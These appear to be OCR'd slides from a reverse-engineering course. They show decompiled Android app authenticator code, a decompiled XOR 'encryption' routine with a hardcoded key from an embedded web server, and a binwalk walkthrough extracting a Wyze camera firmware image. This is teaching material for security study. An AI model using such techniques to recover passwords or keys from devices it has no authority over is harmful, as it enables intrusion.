


```
University of MD_v1.1_apkpure.com.apk
  Source code
    android.support.p001v4
    androidx
    com
    edu.umd.mobile
      R
    kotlinx.coroutines
    modolabs.kurogo
    okhttp3.internal.publicsuffix
    org.altbeacon
    p000
    p002b
    p010d.p011a.p012a.p013a
    p014e.p015a
    p022f
    p100g
    p255h.p256a.p257a.p258a.p259a
    p260i
    p278j.p279a
    p307k
    p318l
    p319m.p320a
  Resources
  APK signature
```

p278j.p279a.p290m.OKGoCachingAuthenticator

```java
import p100g.p133c.p134a.p136c.DigestAuthenticator;
import p278j.p279a.C2037j;
import p278j.p279a.p289l.C2042e;
import p278j.p279a.p299u.HttpAuthDialog;
import p278j.p279a.p303y.p305b.C2199p;
import p278j.p279a.p303y.p305b.OKGoFragmentMaker;
import p307k.Authenticator;
import p307k.C2206a0;
import p307k.C2219d0;
import p307k.C2222f;
import p307k.CacheControl;
import p307k.Call;
import p307k.Challenge;
import p307k.HttpUrl;
import p307k.RealCall;
import p307k.Route;

/* renamed from: j.a.m.d */
public class OKGoCachingAuthenticator implements Authenticator {

    /* renamed from: b */
    public static final Credentials f8079b = new Credentials("user", "password");

    /* renamed from: c */
    public static final Map<String, CachingAuthenticator> f8080c = new ConcurrentHashMap();

    /* renamed from: d */
    public static final HashMap<String, Credentials> f8081d = new HashMap<>();

    /* renamed from: e */
    public static final HashMap<String, Credentials> f8082e = new HashMap<>();

    /* renamed from: f */
    public static BasicAuthenticator f8083f = null;

    /* renamed from: g */
    public static DigestAuthenticator f8084g;

    /* renamed from: h */
    public static String f8085h;

    /* renamed from: j.a.m.d$b */
    /* compiled from: OKGoCachingAuthenticator */
    public class C2068b {

        /* renamed from: a */
        public C2219d0 f8089a;

        /* renamed from: b */
        public Route f8090b;

        public C2068b(OKGoCachingAuthenticator dVar) {
        }
    }

    public OKGoCachingAuthenticator() {
        f8083f = new BasicAuthenticator(f8079b);
        f8080c.put("basic", f8083f);
        f8084g = new DigestAuthenticator(f8079b);
        f8080c.put("digest", f8084g);
    }
```

Quick Overview




File Edit Analysis Graph Navigation Search Select Tools Window Help
Function Call Graph - umEncryptString (4 functions; 3 edges)
umAddUser
umGetUserPassword
umSetUserPassword
umEncryptString
Function Call Graph
Functions
Function Call Trees: umEncryptString - (httpd)
Incoming Calls
Outgoing Calls
Incoming References - umEncryptString
umAddUser
umGetUserPassword
umSetUserPassword
Outgoing References - umEncryptString
Filter:
Filter:
Function Call Trees: u...
External Programs
Decompile: umEncryptString - (httpd)
Decompile: umEncryptSt...
Listing: httpd
00425834
umEncryptString
lui gp,0x12

```c

int umEncryptString(char_t *textString)

{
  byte curr_byte;
  byte *local_res0;
  int numChars;
  char_t enChar;
  char_t *enMask;

  enMask = "*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g";
  numChars = 0;
  local_res0 = (byte *)textString;
  while (*local_res0 != 0) {
    curr_byte = *local_res0 ^ *enMask;
    if ((curr_byte != 0) && ((*(ushort *)(__ctype_b + (char)curr_byte * 2) & 0x20) == 0)) {
      *local_res0 = curr_byte;
    }
    enMask = enMask + 1;
    local_res0 = local_res0 + 1;
    numChars = numChars + 1;
    if (*enMask == '\0') {
      enMask = "*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g";
    }
  }
  return numChars;
}

```

V


Firmware RE

- What makes a file a file?
  - Tangent: Polyglots
- How do devices get their files all in place?
  - Firmware packages them all together
  - How can we extract sub-files?
- What can we find?
  - Passwords, secrets, keys, binaries, vulns, backdoors, etc.
- Top tools: binwalk, grep



Executable Binaries	Mnemonic	Signature
DOS Executable	"MZ"	0x4D 0x5A
PE32 Executable	"MZ"...."PE.."	0x4D 0x5A ... 0x50 0x45 0x00 0x00
Mach-O Executable (32 bit)	"FEEDFACE"	0xFE 0xED 0xFA 0xCE
Mach-O Executable (64 bit)	"FEEDFACF"	0xFE 0xED 0xFA 0xCF
ELF Executable	".ELF"	0x7F 0x45 0x4C 0x46
Compressed Archives	**Mnemonic**	**Signature**
Zip Archive	"PK.."	0x50 0x4B 0x03 0x04
Rar Archive	"Rar!...."	0x52 0x61 0x72 0x21 0x1A 0x07 0x01 0x00
Ogg Container	"OggS"	0x4F 0x67 0x67 0x53
Matroska/EBML Container	N/A	0x45 0x1A 0xA3 0xDF
Image File Formats	**Mnemonic**	**Signature**
PNG Image	".PNG...."	0x89 0x50 0x4E 0x47 0x0D 0x0A 0x1A 0x0A
BMP Image	"BM"	0x42 0x4D
GIF Image	"GIF87a"	0x47 0x49 0x46 0x38 0x37 0x61
	"GIF89a"	0x47 0x49 0x46 0x38 0x39 0x61


Binwalk




```
user@pwr:~$ tldr binwalk
binwalk
Firmware Analysis Tool.More information: https://github.com/ReFirmLabs/binwalk.

 - Scan a binary file:
   binwalk {{path/to/binary}}

 - Extract files from a binary, specifying the output directory:
   binwalk --extract --directory {{output_directory}} {{path/to/binary}}

 - Recursively extract files from a binary limiting the recursion depth to 2:
   binwalk --extract --matryoshka --depth {{2}} {{path/to/binary}}

 - Extract files from a binary with the specified file signature:
   binwalk --dd '{{png image:png}}' {{path/to/binary}}

 - Analyze the entropy of a binary, saving the plot with the same name as the binary and .png extension appended:
   binwalk --entropy --save {{path/to/binary}}

 - Combine entropy, signature and opcodes analysis in a single command:
   binwalk --entropy --signature --opcodes {{path/to/binary}}
```

V


File Entropy




```
user@pwr:~/Projects/388U/FW_DEMO$ binwalk -E wyze-off_chip.bin

DECIMAL       HEXADECIMAL     ENTROPY
--------------------------------------------------------------------------------
0             0x0             Falling entropy edge (0.569234)
262144        0x40000         Rising entropy edge (0.997168)
2170880       0x212000        Falling entropy edge (0.000000)
2359296       0x240000        Rising entropy edge (0.996042)
5644288       0x562000        Falling entropy edge (0.702464)
5832704       0x590000        Rising entropy edge (0.996400)
6422528       0x620000        Falling entropy edge (0.582630)
6488064       0x630000        Rising entropy edge (0.976391)
7331840       0x6FE000        Rising entropy edge (0.994262)
9322496       0x8E4000        Rising entropy edge (0.987462)
9428992       0x8FE000        Falling entropy edge (0.762122)
16220160      0xF78000        Falling entropy edge (0.002572)
16334848      0xF94000        Falling entropy edge (0.636431)
16384000      0xFA0000        Falling entropy edge (0.002572)
16474112      0xFB6000        Falling entropy edge (0.849355)
16490496      0xFBA000        Falling entropy edge (0.790574)
```



Extraction!




```
user@pwr:~/Projects/388U/FW_DEMO$ ls
wyze-off_chip.bin
user@pwr:~/Projects/388U/FW_DEMO$ file wyze-off_chip.bin
wyze-off_chip.bin: data
```




```
user@pwr:~/Projects/388U/FW_DEMO$ binwalk -e wyze-off_chip.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
172652        0x2A26C         CRC32 polynomial table, little endian

WARNING: Extractor.execute failed to run external extractor 'lzop -f -d '%e'': [Errno 2] No such file or directory: 'lzop', 'lzop -f -d '%e'' might not be installed correctly
176952        0x2B338         LZO compressed data
179116        0x2BBAC         Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk size: 543519329 bytes, ramdisk addr: 0x6E72656B, product name: "mem boot start"
262144        0x40000         uImage header, header size: 64 bytes, header CRC: 0x6F5948F4, created: 2020-05-26 05:03:55, image size: 1907357 bytes, Data Address: 0x80010000, Entry Point: 0x80421870, d
ata CRC: 0xD8FCDDFA, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux-3.10.14"
262208        0x40040         LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, uncompressed size: -1 bytes
2359296       0x240000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 3289884 bytes, 414 inodes, blocksize: 131072 bytes, created: 2020-07-28 10:52:52
5832704       0x590000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 593742 bytes, 23 inodes, blocksize: 131072 bytes, created: 2020-07-28 10:52:53
6488064       0x630000        JFFS2 filesystem, little endian
16187472      0xF70050        Zlib compressed data, compressed
16188168      0xF70308        Zlib compressed data, compressed
16188728      0xF70538        JFFS2 filesystem, little endian
16188972      0xF7062C        Zlib compressed data, compressed
16189668      0xF708E4        Zlib compressed data, compressed
16190364      0xF70B9C        Zlib compressed data, compressed
```

Extracted?



```
user@pwr:~/Projects/388U/FW_DEMO/_wyze-off_chip.bin.extracted$ ls
240000.squashfs  F72C3C       F75FE4.zlib   F89CC0       F8EC04.zlib   F9253C.zlib  F993BC       F9E300.zlib   FB1108       FB2F94.zlib  FB5008       FB6EE8.zlib  FB9038       FBAF64.zlib
2B338.lzo        F72C3C.zlib  F7629C        F89CC0.zlib  F8F030        F927F4       F993BC.zlib  F9E72C        FB1108.zlib  FB3134       FB5008.zlib  FB708C       FB9038.zlib  FBB108
40040            F72EF4       F7629C.zlib   F8A0EC       F8F030.zlib   F927F4.zlib  F997E8       F9E72C.zlib   FB12A4       FB3134.zlib  FB51A4       FB708C.zlib  FB91DC       FBB108.zlib
40040.7z         F72EF4.zlib  F76554        F8A0EC.zlib  F8F45C        F92AAC       F997E8.zlib  F9EB58        FB12A4.zlib  FB3310       FB51A4.zlib  FB7230       FB91DC.zlib  FBB268
590000.squashfs  F731AC       F76554.zlib   F8A518       F8F45C.zlib   F92AAC.zlib  F99C14       F9EB58.zlib   FB1440       FB3310.zlib  FB5340       FB7230.zlib  FB9380       FBB268.zlib
630000.jffs2     F731AC.zlib  F7680C        F8A518.zlib  F8F888        F92D64       F99C14.zlib  F9EE80.jffs2  FB1440.zlib  FB34AC       FB5340.zlib  FB73D4       FB9380.zlib  FBB400.jffs2
F70050           F73464       F7680C.zlib   F8A944       F8F888.zlib   F92D64.zlib  F9A040       F9EF84        FB1598       FB34AC.zlib  FB54DC       FB73D4.zlib  FB9524       FBB5B0
F70050.zlib      F73464.zlib  F76AC4        F8A944.zlib  F8FCB4        F9301C       F9A040.zlib  F9EF84.zlib   FB1598.zlib  FB3648       FB54DC.zlib  FB7578       FB9524.zlib  FBB5B0.zlib
F70308           F7371C       F76AC4.zlib   F8AD70       F8FCB4.zlib   F9301C.zlib  F9A46C       F9F23C        FB1778       FB3648.zlib  FB5678       FB7578.zlib  FB96C8       FBD298
F70308.zlib      F7371C.zlib  F76D7C        F8AD70.zlib  F90050        F932D4       F9A46C.zlib  F9F23C.zlib   FB1778.zlib  FB37E4       FB5678.zlib  FB771C       FB96C8.zlib  FBD298.zlib
F70538.jffs2     F739D4       F76D7C.zlib   F8B19C       F90050.zlib   F932D4.zlib  F9A898       F9F4F4        FB1918       FB37E4.zlib  FB5814       FB771C.zlib  FB986C       FBD43C
F7062C           F739D4.zlib  F77034        F8B19C.zlib  F900BC.jffs2  F9358C       F9A898.zlib  F9F4F4.zlib   FB1918.zlib  FB3980       FB5814.zlib  FB78C0       FB986C.zlib  FBD43C.zlib
F7062C.zlib      F73C8C       F77034.zlib   F8B5C8       F901E4        F9358C.zlib  F9ACC4       F9F7AC        FB1AB8       FB3980.zlib  FB59B0       FB78C0.zlib  FB9A10       FBE808.jffs2
F708E4           F73C8C.zlib  F772EC        F8B5C8.zlib  F901E4.zlib   F93844       F9ACC4.zlib  F9F7AC.zlib   FB1AB8.zlib  FB3B1C       FB59B0.zlib  FB7A64       FB9A10.zlib  FBE8E4
F708E4.zlib      F73F44       F772EC.zlib   F8B9F4       F9049C        F93844.zlib  F9B0F0       F9FA64        FB1C58       FB3B1C.zlib  FB5B08       FB7A64.zlib  FB9BB4       FBE8E4.zlib
F70B9C           F73F44.zlib  F775A4        F8B9F4.zlib  F9049C.zlib   F93AFC       F9B0F0.zlib  F9FA64.zlib   FB1C58.zlib  FB3CB8       FB5B08.zlib  FB7C08       FB9BB4.zlib  FBEA9C
F70B9C.zlib      F741FC       F775A4.zlib   F8BE20       F90754        F93AFC.zlib  F9B51C       F9FD1C        FB1DF8       FB3CB8.zlib  FB5CE4       FB7C08.zlib  FB9D58       FBEA9C.zlib
F70E54           F741FC.zlib  F7785C        F8BE20.zlib  F90754.zlib   F93DB4       F9B51C.zlib  F9FD1C.zlib   FB1DF8.zlib  FB3E54       FB5CE4.zlib  FB7DAC       FB9D58.zlib  FBEC64
F70E54.zlib      F744B4       F7785C.zlib   F8C24C       F90A0C        F93DB4.zlib  F9B948       FA0000.jffs2  FB1F98       FB3E54.zlib  FB5E84       FB7DAC.zlib  FB9EFC       FBEC64.zlib
F7110C           F744B4.zlib  F77B14        F8C24C.zlib  F90A0C.zlib   F9406C       F9B948.zlib  FB00F0        FB1F98.zlib  FB3FF0       FB5E84.zlib  FB7F50       FB9EFC.zlib  FBEE40
F7110C.zlib      F7476C       F77B14.zlib   F8C678       F90CC4        F9406C.zlib  F9BD74       FB00F0.zlib   FB2138       FB3FF0.zlib  FB6024       FB7F50.zlib  FBA0A0       FBEE40.zlib
F713C4           F7476C.zlib  F77DCC        F8C678.zlib  F90CC4.zlib   F94324       F9BD74.zlib  FB0280        FB2138.zlib  FB418C       FB6024.zlib  FB8174       FBA0A0.zlib  FBF02C
